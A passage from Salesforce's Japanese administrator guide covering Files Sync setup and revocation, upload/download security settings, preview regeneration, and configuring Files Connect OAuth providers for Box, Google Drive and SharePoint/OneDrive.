2. Salesforce Files Sync 権限を付与するプロファイルを選択します。
3. プロファイルの詳細ページで、[編集] をクリックします。
4. [システム管理者権限] の下で、[ファイルを同期] を選択します。
5. [保存] をクリックします。

関連トピック:
プロファイル

Salesforce Files Sync のインストール

Salesforce Files Sync クライアントでは、ユーザのコンピュータと Salesforce 間でファイルが同期されます。ユーザは Salesforce1 から同期済みファイルにアクセスすることもできます。

Salesforce Files Sync を使用する場合の推奨システム要件は、次のとおりです。

システム要件	Windows	Mac
サポート対象オペレーティングシステム	Microsoft® Windows® 7 以降	Apple® Mac OS X 10.8 Mountain Lion 以降
プロセッサ	ネットブックデバイスの場合 2.33 GHz 以上の x86 互換プロセッサ、または Intel® Atom™ 1.6 GHz 以上のプロセッサ	Intel® Core™ Duo 1.83 GHz 以上のプロセッサ
メモリ	512 MB の RAM (推奨: 1 GB)	512 MB の RAM (推奨: 1 GB)
ハードドライブ	4 GB の空き容量 (同期操作を行う場合の推奨容量)	4 GB の空き容量 (同期操作を行う場合の推奨容量)

ユーザは Chatter から Salesforce Files Sync をダウンロードできます。

1. [個人設定] から、[クイック検索] ボックスに「*Files Sync*」と入力し、**[Salesforce Files Sync]** を選択します。複数の結果が表示された場合は、[個人設定] の下にある結果を選択します。
2. **[ダウンロード]** ボタンをクリックします。
3. オペレーティングシステムのインストール手順に従います。
4. Salesforce ログイン情報でログインします。

関連トピック:

Salesforce 環境のカスタマイズ

[ファイルのアップロードおよびダウンロードセキュリティ] の設定

セキュリティを強化するには、アップロードおよびダウンロード中の数種類のファイルの処理方法を制御します。

ファイルのアップロードおよびダウンロード設定を管理する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*ファイルのアップロードおよびダウンロードセキュリティ*」と入力し、**[ファイルのアップロードおよびダウンロードセキュリティ]** を選択します。
2. **[編集]** をクリックします。
3. セキュリティリスクが生じる可能性のあるファイルをユーザがアップロードできないようにするには、[HTML で添付ファイルまたはドキュメントレコードとしてアップロードすることを許可しない] を選択します。

   この設定により、MIME のファイルの種類 (`.html`、`.htt`、`.mht`、`.svg`、`.swf`、`.thtml`、`.xhtml`) のアップロードがブロックされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

ユーザ権限

ファイルのアップロードおよびダウンロードを設定する
- 「アプリケーションのカスタマイズ」

警告: このオプションを選択する場合、次の点に注意してください。

- 組織でパートナーポータルを使用してパートナーユーザに Salesforce へのアクセス権を与える場合、この設定を有効にすることはお勧めしません。 この設定を有効にすると、組織でパートナーポータルの外観をカスタマイズできなくなります。
- このセキュリティ設定が有効かどうかに関係なく、ソリューションでは、HTML 添付ファイルが許可されていません。さらに、この設定はメールテンプレートの添付ファイルに影響しません。メールテンプレートの HTML 添付ファイルは常に許可されています。
- この設定を有効にした後は、以前にアップロードした HTML ドキュメントと添付ファイルが影響を受けません。ただし、ユーザが HTML 添付ファイルまたはドキュメントを表示しようとすると、ブラウザがまず、ブラウザでファイルを開くか、コンピュータに保存するか、またはアクションをキャンセルするように要求します。

4. ファイルの種類ごとにダウンロード動作を設定します。
   a. ダウンロード (推奨) — ファイルの種類に関係なく、ファイルは常にダウンロードされます。
   b. ブラウザで実行 — ブラウザや HTTP 要求でアクセスした場合、種類に関係なくファイルが自動的に表示され、実行されます。
   c. ハイブリッド — Salesforce Files がダウンロードされます。添付ファイルとドキュメントはブラウザで実行されます。
5. [保存] をクリックします。

Salesforce Files Sync の管理のヒントとベストプラクティス

Salesforce Files Sync 管理者ツールを使用して、Salesforce Files Sync のアクセス状況と使用状況を監視します。

ユーザがいつ、どのように Salesforce Files Sync にアクセスしているかを表示する

Salesforce Files Sync をユーザに対して有効にすると、ユーザがデスクトップからアプリケーションにアクセスする頻度や、ユーザがファイルを共有する方法を確認できます。

- [ログイン履歴] ページの [アプリケーション] 列の下に、Salesforce Files Sync デスクトップアプリケーションへのログインが [Salesforce Files] として示されます。これらのログインを表示するには、組織のログイン履歴を CSV ファイルにエクスポートするか、[アプリケーション] 列が目立って表示されるようなカスタムリストビューを作成します。
- 個々のユーザのログイン履歴は、ユーザの詳細ページの [ログイン履歴] 関連リストで参照します。

Salesforce Files Sync へのアクセス権の無効化

ラップトップが盗まれたり、ユーザが退職したりすることがあります。Salesforce Files Sync へのアクセス権を無効にして、不適切な相手にデータが渡ることを防止します。

- モバイルデバイスでは、Salesforce1アプリケーションに同期済みファイルが含まれます。モバイルのセキュリティが侵害された場合、Salesforce1 アプリケーションへのユーザのアクセス権を無効にします。
- デスクトップとラップトップコンピュータでは、Salesforce Files Sync は同期済みファイルを [Salesforce Files Sync] フォルダに保存します。個々のユーザの「ファイルを同期」権限を無効にすると、ファイルは Salesforce と同期しなくなります。ただし、以前に同期されたファイルはユーザのコンピュータの [Salesforce Files Sync] フォルダに残ります。

  個々のユーザに対する Salesforce Files Sync を無効化しやすくするには、プロファイルに対して機能を有効化するのではなく、ユーザレコードに対して権限セットを使用して Salesforce Files Sync を有効化することをお勧めします。

関連トピック:

ログイン履歴の監視

コンテンツまたはファイルのプレビューの再生成

コンテンツやファイルにプレビューが存在しない場合、またはプレビューの画質が悪い場合、プレビューを再生成してみます。

再生成が進行中の間、ファイルはキューに追加されます。既存のプレビューはすぐに削除され、ファイルがキュー内にある間はユーザにプレビューが表示されません。

暗号化されたファイル、パスワードで保護されたファイル、コピー保護された PDF、不明なファイル形式、25 MB を超えるファイルは、プレビューを再生成できません。

1. [設定] から、[クイック検索] ボックスに「*プレビューを再生成する*」と入力し、[プレビューを再生成する] を選択します。
2. コンテンツドキュメント ID またはコンテンツバージョン ID のいずれかを指定します。

   コンテンツドキュメント ID を指定し、バージョン番号を指定しない場合は、最新バージョンが使用されます。

プレビューが正常に再生成されたかどうかを確認するには、ファイルの詳細ページに移動します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

プレビューを再生成する
- 「アプリケーションのカスタマイズ」

Salesforce Files Connect

Files Connect を使用すると、Salesforce ユーザは、Google ドライブ、SharePoint、Box のようなシステムから外部データのアクセス、共有、検索が可能になります。

Files Connect の設定プロセス

クラウドベースの外部データソースと社内の外部データソースでは Files Connect の設定プロセスが異なります。

組織に対する Salesforce Files Connect の有効化

ユーザが、Google ドライブや SharePoint のような外部システムのファイルを検索および共有できます。

Files Connect データソースへのユーザアクセスと管理アクセスの許可

Files Connect を有効化したら、ユーザとシステム管理者に Salesforce から特定の外部データソースにアクセスする権限を付与します。

Box の認証プロバイダの作成

Box を外部データソースとして使用するには、Salesforce に Box の認証プロバイダを作成する必要があります。

Box の外部データソースの定義

ユーザが、[ファイル] ホーム、フィード投稿、検索から Box のコンテンツにアクセスできるようにします。

Google ドライブの認証プロバイダの作成

Google ドライブを外部データソースとして使用するには、Salesforce に Google ドライブの認証プロバイダを作成する必要があります。そのためにはまず、Google 開発者コンソールで関連プロジェクトを作成します。

Google ドライブの外部データソースの定義

Chatter ユーザが、[ファイル] タブ、フィード投稿、検索から Google ドライブのコンテンツにアクセスできるようにします。Salesforce では、Google ドキュメント、スプレッドシート、プレゼンテーション、図形描画をサポートしています。

SharePoint Online または OneDrive for Business の認証プロバイダの作成

Microsoft が提供するクラウドベースの外部データソースのいずれかを使用するには、そのための認証プロバイダを Salesforce に作成し、Microsoft Azure Web アプリケーションにそのプロバイダを登録する必要があります。

SharePoint Online または OneDrive for Business の外部データソースの定義

Files Connect と Chatter を使用して、Salesforce から Microsoft が提供するクラウドベースのシステムのコンテンツにアクセスできます。

SharePoint 2010 または 2013 のセキュアエージェントの設定

セキュアエージェントは、Salesforce と SharePoint 2010 または 2013 の社内データ間の安全な通信を提供します。

セキュアエージェントクラスタを使用したアクセスの確保

セキュアエージェントクラスタは、フェイルオーバ保護を提供して、Salesforce ユーザが常に SharePoint 2010 または 2013 などの社内の外部データソースにアクセスできるようにします。

SharePoint 2010 または 2013 の外部データソースの定義

Salesforce が社内システムにあるデータにアクセスできるようにします。Files Connect と Chatter を使用すると可能です。

グローバル検索での Files Connect データソースの追加

Salesforce データと、Google ドライブ、SharePoint、または OneDrive for Business の外部データを一緒に検索します。開発者は、API とサポートされる SOQL または SOSL クエリを使用してプロセスを自動化できます。

検索、SOQL、および SOSL クエリへの SharePoint カスタムプロパティの追加
SharePoint データソースの外部オブジェクトを作成したら、含まれているカスタムプロパティを検索またはクエリするために特別な手順を実行する必要があります。

単純な URL 外部データソースの定義
組織で Chatter が有効化されている場合、Salesforce は、別の Web ドメインでホストされているデータにアクセスして [ファイル] タブとフィードで使用できます。

Files Connect の設定プロセス

クラウドベースの外部データソースと社内の外部データソースでは Files Connect の設定プロセスが異なります。

ヒント: ビジュアル、ヒント、トラブルシューティングについての詳細は、Files Connect の『設定ガイド』および『ユーザガイド』を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Files Connect を有効にして、関連する外部データソースにユーザがアクセスできるようにする

1. 組織で Salesforce Files Connect を有効化します。
2. ユーザとシステム管理者が Files Connect データソースにアクセスできるようにします。

クラウドベースデータソースの場合、認証プロバイダを作成してからソースを定義する

Google ドライブを使用する場合は、次の手順を実行します。

1. Google ドライブの認証プロバイダを作成します。
2. Google ドライブの外部データソースを定義します。

Microsoft のクラウドシステムを使用する場合は、次の手順を実行します。

1. SharePoint Online または OneDrive for Business の認証プロバイダを作成します。
2. SharePoint Online または OneDrive for Business の外部データソースを定義します。

Box を使用する場合は、次の手順を実行します。

1. Box の認証プロバイダの作成
2. Box の外部データソースの定義

社内データソースの場合、セキュアエージェントを設定してからソースを定義する

メモ: このプロセスには、有料の権限セットライセンス「社内の外部データソース用 Files Connect」が必要です。権限セットライセンスについての詳細は、Salesforce ヘルプを参照してください。

1. ファイアウォールの内側に保存されているデータに Salesforce を安全に接続するために、Linux または Windows サーバで SharePoint 2010 または 2013 のセキュアエージェントを設定します。
2. SharePoint 2010 または 2013 の外部データソースを定義します。

外部データをグローバル検索に含める

ユーザが Salesforce のグローバル検索で外部データにアクセスできるようにするには、外部オブジェクトを作成して、その項目へのアクセス権をユーザに付与する必要があります。この手順は省略可能ですが、外部データを Salesforce と適切に統合するために強くお勧めします。

ユーザ単位のデータソースの場合、ユーザが Salesforce で認証する

データソースにユーザ単位の認証を指定し、プロファイルまたは権限セットを介して公開している場合、認証されているユーザにデータソースのログイン情報を提供するよう依頼します。

外部ファイルのアクセス、共有、検索を開始する

これでユーザは、[ファイル] タブやフィードで外部ファイルのアクセスや共有を行ったり、Salesforce のコンテンツと一緒に検索したりできます。

組織に対する Salesforce Files Connect の有効化

ユーザが、Google ドライブや SharePoint のような外部システムのファイルを検索および共有できます。

1. [設定]から、[クイック検索] ボックスに「*Files Connect 設定*」と入力し、**[Files Connect 設定]** を選択します。
2. **[編集]** をクリックして、**[Files Connect の有効化]** を選択します。
3. [ファイル共有] で、次のいずれかを選択します。
   - **[コピー]** を選択すると、外部ファイルのコピーが Salesforce に保存されます。ファイルが Chatter グループと共有されている場合、外部システムへのアクセス権がなくても、すべてのグループメンバーがファイルにアクセスできます。
   - **[参照]** を選択すると、Salesforce 以外に保存されている外部ファイルが参照されます。ファイルのプレビューは使用できません。また、ファイルのダウンロードには、外部システムへのユーザアクセス権が必要です。ユーザは個人設定の [外部システムの認証設定] セクションでシステムのログイン情報を入力する必要があります。

   ヒント: 組織が外部顧客またはパートナーとファイルを共有する場合は、コピーモードを選択します。外部システムのアクセス制限を Salesforce に反映するには、参照モードを選択します。

共有モードに関係なく、Salesforce のファイルには外部システムのファイルのリビジョンは反映されません。ただし、参照モードでは、外部システムの最新バージョンが参照されます。

関連トピック:

Files Connect の設定プロセス

Files Connect データソースへのユーザアクセスと管理アクセスの許可

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce Files Connect を有効化する
- 「アプリケーションのカスタマイズ」

Files Connect データソースへのユーザアクセスと管理アクセスの許可

Files Connect を有効化したら、ユーザとシステム管理者に Salesforce から特定の外部データソースにアクセスする権限を付与します。

ヒント: データソースへのアクセス権は権限セットまたはプロファイルを介して付与できますが、権限セットを使用すると、ユーザの複数種別のアクセス権をより簡単に調整できます。選択した方式に関係なく、システム管理者にはデータソースを設定できる権限を付与します。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択するか、[クイック検索] ボックスに「*プロファイル*」と入力して [プロファイル] を選択します。
2. 新しい権限セットまたはプロファイルを作成するか、既存の権限セットまたはプロファイルをクリックします。

   権限セットを使用する場合、[ユーザライセンス] はデフォルトオプションの [なし] に設定する必要があります。
3. 権限セットの場合、[システム権限]をクリックし、[編集]をクリックします。

   プロファイルの場合、[編集] をクリックし、[システム管理者権限] セクションまでスクロールダウンします。
4. 次のいずれかを実行し、[保存] をクリックします。
   - SharePoint Online のようなクラウドベースのデータソースにアクセスするには、**[Files Connect (クラウド)]** を選択します。
   - SharePoint 2010 または 2013 のような社内データソースにアクセスするには、**[Files Connect (社内)]** を選択します。

   メモ: 社内権限を使用するには、有料の権限セットライセンス「社内の外部データソース用 Files Connect」が必要です。組織のライセンスを有効にするには、Salesforce ヘルプの簡易手順を参照してください。
5. 権限セットの場合、ページ上部のツールバーで [割り当ての管理] をクリックします。次に、[割り当てを追加] をクリックし、権限セットを付与するユーザを選択して、[割り当て] をクリックします。

   重要: 外部データソースを設定する必要があるすべてのシステム管理者を含めます。
6. 組織の外部データソースを定義します (未定義の場合)。
   - SharePoint Online または OneDrive for Business の外部データソースの定義
   - SharePoint 2010 または 2013 の外部データソースの定義
   - Google ドライブの外部データソースの定義
   - Box の外部データソースの定義

   メモ: データソースの ID 種別に [指定ユーザ] を選択する場合は、以下の手順をスキップします。[ユーザ] を選択する場合は手順を続行します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限を設定する
- 「アプリケーションのカスタマイズ」

社内の外部データソースの Files Connect を使用する
- 「API の有効化」

7. [設定]から、権限セットまたはプロファイルの詳細ページに戻ります。次のいずれかの操作を実行します。
   - 権限セットの場合、[アプリケーション] セクションで [外部データソースアクセス] をクリックします。
   - プロファイルの場合、[有効な外部データソースへのアクセス] 関連リストに移動します。
8. [編集]をクリックし、特定のデータソースを [有効な外部データソース] リストに追加し、[保存]をクリックします

   (ユーザは、初めて外部データソースにアクセスするとき、または [外部システムの認証設定] ページの個人設定から、ログイン情報を入力します)。

関連トピック:

Files Connect の設定プロセス

組織に対する Salesforce Files Connect の有効化

権限セット

プロファイル

Box の認証プロバイダの作成

Box を外部データソースとして使用するには、Salesforce に Box の認証プロバイダを作成する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

認証プロバイダを作成する

- 「アプリケーションのカスタマイズ」

  および

  「認証プロバイダの管理」

Salesforce での認証プロバイダの作成

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。
2. [新規] をクリックします。
3. ［プロバイダタイプ］で [Open ID Connect] を選択し、次のオプションを設定します。
   - 名前 — Salesforce に表示する名前を入力します。
   - URL 接尾辞 — URL パスの最後に付けるサフィックスを入力します。デフォルトでは、サフィックスには [名前] への入力が反映されます。
   - コンシューマ鍵 — プレースホルダ値を入力します。ステップ 5 で Box アプリケーションを作成した後で入力できます。
   - コンシューマの秘密 — プレースホルダ値を入力します。ステップ 5 で Box アプリケーションを作成した後で入力できます。
   - 承認エンドポイント URL — `https://app.box.com/api/oauth2/authorize` と入力します。
   - トークンエンドポイント URL — `https://app.box.com/api/oauth2/token` と入力します。
   - ユーザ情報エンドポイント URL — 空のままにします。
   - デフォルトの範囲 — 空のままにします。

4. [保存] をクリックします。次に、認証プロバイダの詳細ページの下部で、[コールバック URL] エントリをテキストファイルにコピーします (Box アプリケーションの作成時に使用します)。
5. Box アプリケーションを作成します。作成後、ステップ 6 に進みます。
6. Box アプリケーションを作成したら、Salesforce 認証プロバイダを編集し、次の値を Box アプリケーションの値で置き換えます。
   - `Consumer.Key`: Box の client_id。
   - `Consumer.Secret`: Box の client_secret。
7. [保存] をクリックします。これで Box 認証プロバイダを使用する準備ができました。

Box アプリケーションの作成

1. Box 管理者アカウントのログイン情報を使用して、`https://app.box.com/developers/services` にログインします。
2. [Box アプリケーションを作成する] をクリックします。
3. プロジェクト名を入力し、Boxのコンテンツを選択して[アプリケーションを作成する]をクリックします。
4. [アプリケーションを設定] をクリックします。
5. OAuth2 仕様で指定されている Salesforce コールバック URL を [redirect_uri] 項目に貼り付けます。
6. [client_id] と [client_secret] の値をテキストファイルにコピーします。これらの値は、「Salesforce での認証プロバイダの作成」のステップ 6 で入力します。

Box の外部データソースの定義

ユーザが、[ファイル] ホーム、フィード投稿、検索から Box のコンテンツにアクセスできるようにします。

1. Salesforce Classic の [設定] から、[クイック検索] ボックスに「*外部データソース*」と入力し、[外部データソース] を選択します。
2. [新規External Data Source] をクリックします。次のオプションを設定します。

項目	説明
表示ラベル	Salesforce ユーザインターフェースに表示される、データソースのわかりやすい名前。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部データソースを定義する
- 「アプリケーションのカスタマイズ」

項目	説明
名前	API を介してこの外部データソース定義を参照するために使用される一意の識別子。[名前] 項目には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
種類	**[Files Connect: Box]** を選択します。
ID 種別	外部データソースの認証に使用する ID タイプ。 データソースにアクセスするユーザごとに別個のログイン情報を要求するには、[ユーザ] を選択します (システム管理者は、特定の権限セットとプロファイルでデータソースを有効にする必要があります。ユーザは最初にデータソースにアクセスするときに自分のログイン情報を入力します)。
認証プロトコル	Box へのアクセスに使用するプロトコル。 **[OAuth 2.0]** を選択します。
認証プロバイダ	Box の認証プロバイダを入力します。
範囲	空白のままにします。
保存時に認証フローを開始	上記の設定をすぐにテストするには、選択します。

Google ドライブの認証プロバイダの作成

Google ドライブを外部データソースとして使用するには、Salesforce に Google ドライブの認証プロバイダを作成する必要があります。そのためにはまず、Google 開発者コンソールで関連プロジェクトを作成します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

認証プロバイダを作成する

- 「アプリケーションのカスタマイズ」

  および

  「認証プロバイダの管理」

Google 開発者コンソールでのプロジェクトの作成

1. Google App for Work 管理者アカウントのログイン情報を使用して、`https://console.cloud.google.com` にログインします。
2. タイトルバーで、[プロジェクトに移動] を展開して [プロジェクトを作成] をクリックします。
3. プロジェクト名を入力し、[作成] をクリックします。
4. プロジェクトダッシュボードの左上にあるメニューアイコンをクリックし、[API マネージャ] をクリックします。
5. API マネージャで、Google API タブに移動し、*Google「Drive API」* を検索します。
6. 検索結果の [Google ドライブ API] をクリックして、[API を有効化] をクリックします。
7. 左側のメニューにある [ログイン情報] をクリックします。
8. [OAuth 同意画面] タブに、有効なメールアドレスと製品名を入力します。続いて、[保存] をクリックします。
9. [認証情報] タブで、[ログイン情報を追加] をクリックし、[OAuth のクライアント ID] を選択します。
10. [Web アプリケーション] を選択して、[作成] をクリックします。
11. クライアント ID とクライアントの秘密の値をテキストファイルにコピーします。これらの値は、Salesforce に認証プロバイダを作成するときに使用します。

Salesforce での認証プロバイダの作成

1. [設定] から、[クイック検索] ボックスに *「認証プロバイダ」* と入力し、[認証プロバイダ] を選択します。
2. [新規] をクリックします。
3. [プロバイダタイプ] で [Open ID Connect] を選択し、次のオプションを設定します。
   - 名前 — Salesforce に表示する名前を入力します。
   - URL 接尾辞 — URL パスの最後に付けるサフィックスを入力します。たとえば、パス `https://login.salesforce.com/services/authcallback/00Dx00000000001/MyGoogleProvider` のサフィックスは「MyGoogleProvider」です。
   - コンシューマ鍵 — Google プロジェクトの作成時にコピーしたクライアント ID を入力します。
   - コンシューマの秘密 — Google プロジェクトの作成時にコピーしたクライアントの秘密を入力します。

- 承認エンドポイント URL — `https://accounts.google.com/o/oauth2/auth?access_type=offline&approval_prompt=force` と入力します。
- トークンエンドポイント URL — `https://accounts.google.com/o/oauth2/token` と入力します。
- デフォルトの範囲 — `openid email profile https://www.googleapis.com/auth/drive` と入力します。

4. [保存] をクリックします。次に、[認証プロバイダ] 詳細ページの下部で、[コールバック URL] エントリをテキストファイルにコピーします (これは、Google プロジェクトの編集時に使用します)。

Google 開発者コンソールでのプロジェクトの編集

1. API マネージャの左側のメニューにある [ログイン情報] をクリックします。
2. 以前作成した Web アプリケーションをクリックします。
3. [承認済みのリダイレクト URI] セクションに、Salesforce で認証プロバイダを作成したときにコピーしたコールバック URL を追加します。
4. [保存] をクリックします。

Google ドライブの外部データソースの定義

Chatter ユーザが、[ファイル] タブ、フィード投稿、検索から Google ドライブのコンテンツにアクセスできるようにします。Salesforce では、Google ドキュメント、スプレッドシート、プレゼンテーション、図形描画をサポートしています。

1. [設定] から、[クイック検索] ボックスに「*外部データソース*」と入力し、[外部データソース] を選択します。
2. [新規 External Data Source] をクリックします。次のオプションを設定します。

項目	説明
表示ラベル	Salesforce ユーザインターフェースに表示される、データソースのわかりやすい名前。
名前	API を介してこの外部データソース定義を参照するために使用される一意の識別子。[名前] 項目には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部データソースを定義する
- 「アプリケーションのカスタマイズ」

項目	説明
種類	[Files Connect: Google ドライブ] を選択します。
ID 種別	外部データソースの認証に使用する ID タイプ。 データソースにアクセスするユーザごとに別個のログイン情報を要求するには、[ユーザ] を選択します (システム管理者は、特定の権限セットとプロファイルでデータソースを有効にする必要があります。ユーザは最初にデータソースにアクセスするときに自分のログイン情報を入力します)。 Salesforce からデータソースにアクセスするすべてのユーザに対して同じログイン情報のセットを使用するには、[指定ユーザ] を選択します。
認証プロトコル	Google ドライブへのアクセスに使用するプロトコル。 [OAuth 2.0] を選択します。
認証プロバイダ	Google ドライブの認証プロバイダを入力します。
範囲	空白のままにします。
保存時に認証フローを開始	上記の設定をすぐにテストするには、選択します。

SharePoint Online または OneDrive for Business の認証プロバイダの作成

Microsoft が提供するクラウドベースの外部データソースのいずれかを使用するには、そのための認証プロバイダを Salesforce に作成し、Microsoft Azure Web アプリケーションにそのプロバイダを登録する必要があります。

認証プロバイダを完全に設定するには、次の手順を実行します。

1. プレースホルダ値を使用した認証プロバイダの作成
2. Azure 管理コンソールでの Web アプリケーションの登録
3. Salesforce での認証プロバイダの設定

プレースホルダ値を使用した認証プロバイダの作成

認証プロバイダは、アプリケーションの登録に必要なリダイレクト URI を提供します。

1. [設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。
2. [新規] をクリックします。
3. ［プロバイダタイプ］で **[Open ID Connect]** を選択し、次のオプションを設定します。
   - **名前** — Salesforce に表示する名前を入力します。
   - **URL 接尾辞** — URL パスの最後に付けるサフィックスを入力します。デフォルトでは、サフィックスには [名前] への入力が反映されます。
   - **コンシューマ鍵** — プレースホルダ値を入力します。
   - **コンシューマの秘密** — プレースホルダ値を入力します。
   - **承認エンドポイント URL** — *https* で始まるプレースホルダを入力します。
   - **トークンエンドポイント URL** — *https* で始まるプレースホルダを入力します。
   - **デフォルトの範囲** — 空のままにします。
4. [保存] をクリックします。次に、[認証プロバイダ] 詳細ページの下部で、［コールバック URL］エントリをテキストファイルにコピーします。

Azure 管理コンソールでの Web アプリケーションの登録

1. `https://manage.windowsazure.com/` で Azure にログインします (問題がある場合は、ブラウザの「シークレット」モードで Azure に接続します)。
2. 左のナビゲーションパネルで、[有効なディレクトリ] を選択します。
3. 自分の Active Directory を選択します。
4. Active Directory ページのヘッダーメニューから [アプリケーション] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

認証プロバイダを作成する
- 「アプリケーションのカスタマイズ」

および

「認証プロバイダの管理」

5. フッターメニューで [追加] をクリックします。
6. [組織が依存しているアプリケーションを追加] を選択します。
7. アプリケーションの名前を入力し、[Web アプリケーションおよび Web API] を選択します。矢印をクリックします。
8. [アプリケーションのプロパティ] 画面で次の情報を入力します。
   - サインオンページ `URL` — URL を入力します (この値は後で変更できます)。
   - アプリケーション `ID URI` — 一意の URI を入力します (この値は後で変更できます)。
9. チェックマークをクリックして終了します。
10. アプリケーションを作成したら、ヘッダーメニューから [構成] を選択します。
11. `[クライアント ID]` をテキストファイルにコピーします。Salesforce で認証プロバイダを設定するときにこれが必要になります。
12. 1 年または 2 年の期間でキーを作成します (保存後にキー値が表示されます)。
13. Salesforce 認証プロバイダからコピーしたコールバック URL で `[返信 URL]` を更新します。
14. 既存のアプリケーション権限をすべて削除します。
15. [アプリケーションを追加] をクリックし、Office 365 Sharepoint Online を追加します。
16. [代理権限] をクリックし、矢印をクリックして必要な代理権限を追加します。
17. フッターメニューから [保存] をクリックします。
18. 表示されたキー値をテキストファイルにコピーします。

Salesforce での認証プロバイダの設定

Salesforce で、元のプレースホルダ値を Azure アプリケーションの正しい値に置き換えます。

1. [設定] から、`[クイック検索]` ボックスに *「認証プロバイダ」* と入力し、[認証プロバイダ] を選択します。
2. 前に作成した認証プロバイダの横にある [編集] をクリックします。
3. 次の値を変更します。
   - コンシューマ鍵 — テキストファイルにコピーしたクライアント ID を入力します。
   - コンシューマの秘密 — テキストファイルにコピーしたクライアントの秘密を入力します。
   - 承認エンドポイント `URL` — 次の URL を入力します。

     ```
     https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&
     resource=https%3A%2F%2FYOUR_TENANT.sharepoint.com%2F
     ```

     SharePoint Online の例

     ```
     https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&
     resource=https%3A%2F%2Fcontenthubblitz.sharepoint.com%2F
     ```

     OneDrive for Business の例

     ```
     https://login.microsoftonline.com/common/oauth2/authorize?prompt=consent&
     resource=https%3A%2F%2Fcontenthubblitz-my.sharepoint.com%2F
     ```

4. [保存] をクリックします。これで認証プロバイダを使用する準備ができました。

関連トピック:

Files Connect の設定プロセス

SharePoint Online または OneDrive for Business の外部データソースの定義

Files Connect と Chatter を使用して、Salesforce から Microsoft が提供するクラウドベースのシステムのコンテンツにアクセスできます。

1. [設定] から、[クイック検索] ボックスに「*外部データソース*」と入力し、[外部データソース] を選択します。
2. [新規External Data Source] をクリックします。次のオプションを設定します。

項目	説明
表示ラベル	Salesforce ユーザインターフェースに表示される、データソースのわかりやすい名前。
名前	API を介してこの外部データソース定義を参照するために使用される一意の識別子。[名前] 項目には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
種類	**[Files Connect: Microsoft SharePoint Online]** または **[Files Connect: Microsoft OneDrive for Business]** を選択します。
サイトの URL	SharePoint サイト、サイトコレクション、または Web アプリケーションの URL。 **重要**: この URL は *https* で始まる必要があります。URL は次のようになります。 `https://salesforce.sharepoint.com/HRSite` (SharePoint へのアクセス時にブラウザに表示される URL をコ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部データソースを定義する
- 「アプリケーションのカスタマイズ」

項目	説明
	ピーしないでください)。次のような URL を指定しないでください。 `https://salesforce.sharepoint.com/HRSite/SitePages/Home.aspx`
他のサイトコレクションを除外	URL で指定されたサイトコレクションのみにアクセスし、その他のサイトコレクションは無視します。
ID 種別	外部データソースの認証に使用する ID タイプ。 データソースにアクセスするユーザごとに別個のログイン情報を要求するには、[ユーザ] を選択します (システム管理者は、特定の権限セットとプロファイルでデータソースを有効にする必要があります。ユーザは最初にデータソースにアクセスするときに自分のログイン情報を入力します)。 Salesforce からデータソースにアクセスするすべてのユーザに対して同じログイン情報のセットを使用するには、[指定ユーザ] を選択します。
認証プロトコル	SharePoint Online へのアクセスに使用するプロトコル。 **[OAuth 2.0]** を選択します。
認証プロバイダ	SharePoint Online 認証プロバイダを入力します。
範囲	空白のままにします。
